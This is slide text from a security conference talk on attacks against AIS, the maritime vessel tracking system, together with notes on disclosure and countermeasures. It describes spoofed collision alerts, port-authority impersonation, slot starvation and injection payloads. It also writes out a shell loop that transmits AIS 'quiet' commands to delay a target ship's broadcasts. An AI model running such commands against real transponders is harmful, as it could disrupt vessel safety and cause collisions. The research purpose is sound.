
- Fake a CPA alert, Closest Point of Approach
- Trigger a collision warning alert
- Possibly alter course



CPA Alerting




Malicious Weather Forecasting




Slot Starvation (DoS++)

Impersonate port authority




Slot Starvation (DoS++)


Base Station Spoofing



Slot Starvation (DoS++)

Victim's Console





Timing Attack (DoS++)

- Instruct an AIS transponder to <u>delay</u> its transmission in time
- Default broadcast time:
 - Static reports = 6 min
 - Dynamic reports = 0.5 to 3 min (depending on speed)
- Attack code:

```
$ while true; do ./AIVDM_Encoder.py -type=23 -quiet=15 -target=246100200 | xargs -I X ./AiS_TX.py -payload=X -channel=A,B; sleep 15; done
```


Listing 1.6. Example of availability disruption by timing attack.

Attack the Application Layer

- AIVDM (AIS) messages are
 - exchanged at RF;
 - processed at application layer by back-end software
- Binary message, special type used for
 - Crew members
 - Number of passengers
 - Environment information
- Malicious payloads, e.g. BOF, SQLi, ...


Example

SQL Error in back-end processing



Hardware Panic! (DoS)

Flood the device... Noise on Channel + GPS



Responsible Disclosure

- Experiments conducted without interfering with existing systems
 - Messages with safety-implications tested only in lab environment (wired connections)
- We reached out the appropriate providers and authorities within time
 - MarineTraffic, AisHub, VesselFinder, ShipFinder
 - ITU-R, IALA, IMO, US Coast Guards

Proposed countermeasures

- Authentication
 - Ensure the transmitter is the owner (spoofing)
- Time Check
 - Avoid replay attack
- Integrity Monitoring
 - Tamper checking of AIS message (hijacking)
- Validity Check on Data Context
 - E.g., Geographical information

Take Home

- AIS is widely used Mandatory installation
- AIS is a major technology in marine safety
- AIS is broken at implementation-level
- AIS is broken at protocol-level

 We hope that our work will help in raising the issue and enhancing the existing situation!

Thanks!

- Dr. Marco Balduzzi et al. @embyte
- Black Hat Asia, 27 March 2014, Singapore

